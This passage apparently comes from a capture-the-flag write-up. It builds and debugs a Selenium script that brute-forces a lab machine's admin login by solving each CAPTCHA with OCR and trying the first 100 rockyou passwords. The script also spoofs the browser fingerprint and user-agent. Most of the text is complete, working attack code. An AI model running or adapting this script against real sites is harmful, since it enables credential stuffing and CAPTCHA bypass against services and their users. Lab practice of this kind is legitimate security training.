sudo apt install chromium-driverwhich chromedriver
Now all we need to update in CAPTCHA_goblin.py is this:
options.binary_location = "/usr/bin/chromium"
service = Service(executable_path='/usr/bin/chromedriver')
These are the two lines we are replacing:
Updated script:
from selenium.webdriver.common.by import By
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.chrome.service import Service
from selenium_stealth import stealth

import time
from fake_useragent import UserAgent
from PIL import Image, ImageEnhance, ImageFilter
import pytesseract
import io
import os

# Create folder for saving CAPTCHA images
os.makedirs("captchas", exist_ok=True)

options = Options()
ua = UserAgent()
userAgent = ua.random
options.add_argument('--no-sandbox')
options.add_argument('--headless')
options.add_argument("start-maximized")
options.add_argument(f'user-agent={userAgent}')
options.add_argument('--disable-dev-shm-usage')
options.add_argument('--disable-cache')
options.add_argument('--disable-gpu')

options.binary_location = "/usr/bin/chromium"
service = Service(executable_path='/usr/bin/chromedriver')
chrome = webdriver.Chrome(service=service, options=options)

stealth(chrome,
    languages=["en-US", "en"],
    vendor="Google Inc.",
    platform="Win32",
    webgl_vendor="Intel Inc.",
    renderer="Intel Iris OpenGL Engine",
    fix_hairline=True,
)

# CONFIG
ip = 'http://10.144.142.102'
login_url = f'{ip}/index.php'
dashboard_url = f'{ip}/dashboard.php'

username = "admin"
with open('top100.txt', 'r') as f:
    passwords = [line.strip() for line in f]

for password in passwords:
    while True:
        chrome.get(login_url)
        time.sleep(1)

        # Grab CSRF token
        csrf = chrome.find_element(By.NAME, "csrf_token").get_attribute("value")

        # Get CAPTCHA image rendered in-browser
        captcha_img_element = chrome.find_element(By.TAG_NAME, "img")
        captcha_png = captcha_img_element.screenshot_as_png

        # Preprocess image for OCR
        image = Image.open(io.BytesIO(captcha_png)).convert("L")
        image = image.resize((image.width * 2, image.height * 2), Image.LANCZOS)
        image = image.filter(ImageFilter.SHARPEN)
        image = ImageEnhance.Contrast(image).enhance(2.0)
        image = image.point(lambda x: 0 if x < 140 else 255, '1')

        # OCR the CAPTCHA
        captcha_text = pytesseract.image_to_string(
            image,
            config='--psm 7 -c tessedit_char_whitelist=ABCDEFGHIJKLMNOPQRSTUVWXYZ23456789'
        ).strip().replace(" ", "").replace("\n", "").upper()

        # Save the image for review
        image.save(f"captchas/captcha_{password}_{captcha_text}.png")

        if not captcha_text.isalnum() or len(captcha_text) != 5:
            print(f"[!] OCR failed (got: '{captcha_text}'), retrying...")
            continue

        print(f"[*] Trying password: {password} with CAPTCHA: {captcha_text}")

        # Fill out and submit the form
        chrome.find_element(By.NAME, "username").send_keys(username)
        chrome.find_element(By.NAME, "password").send_keys(password)
        chrome.find_element(By.NAME, "captcha_input").send_keys(captcha_text)
        chrome.find_element(By.ID, "login-btn").click()

        time.sleep(1)

        if dashboard_url in chrome.current_url:
            print(f"[+] Login successful with password: {password}")
            try:
                flag = chrome.find_element(By.TAG_NAME, "p").text
                print(f"[+] {flag}")
            except:
                print("[!] Logged in, but no flag found.")
            chrome.quit()
            exit()
        elif "CAPTCHA incorrect" in chrome.page_source:
            print(f"[!] CAPTCHA wrong (got '{captcha_text}'), retrying same password")
            continue
        else:
            print(f"[-] Failed login with: {password}")
            break

chrome.quit()
ITS ALIVE:

We’ll let it iterate through the CAPTCHA…

We have one tiny fix left. The login button uses JavaScript.
Now that we know the script iterates and is supported by the OS with what it needs, we can modify this line:
We’ll change it to this:
chrome.find_element(By.ID, "login-btn").click()If this final edit works, we’ll tone down the noise by removing:
print("=== HTML Output After Submit ===")
print(chrome.page_source)
print("================================")
For now, we may need the “noise” to debug.
Here we go again:
$ python3 CAPTCHA_goblin.py
It’s now running and the form is correctly submitting.
Those are actual responses.
Let’s see what the CAPTCHA actually says so we know what the OCR is receiving:
ls captchas/ | head -5And look at one with our human eyes:
xdg-open captchas/captcha_123123_S8UAS.png

We’re so close.
The CAPTCHA incorrect error we’re seeing post-submission should retry the same password with a fresh CAPTCHA each iteration.
We just need the script to not handle CAPTCHA and password failures the same way.
We’ll replace this last part of the script…
…with this:
elif "CAPTCHA incorrect" in chrome.page_source:
    print(f"[!] CAPTCHA wrong (got '{captcha_text}'), retrying same password")
    continue  # retry same password with fresh CAPTCHA
else:
    print(f"[-] Failed login with: {password}")
    break  # actual wrong password, try next
So clean.
How do we know it’s working correctly?

In the above screenshot, princess had 3 attempts with different CAPTCHAs until one was right. CAPTCHA_goblin then confirmed the actual password was wrong and moved on.
That’s exactly how the script should behave. Good boy.
Now, we just let it run through the rest of rockyou.txt first 100…

Well, well. Would you look at that.
Good job, Jenn.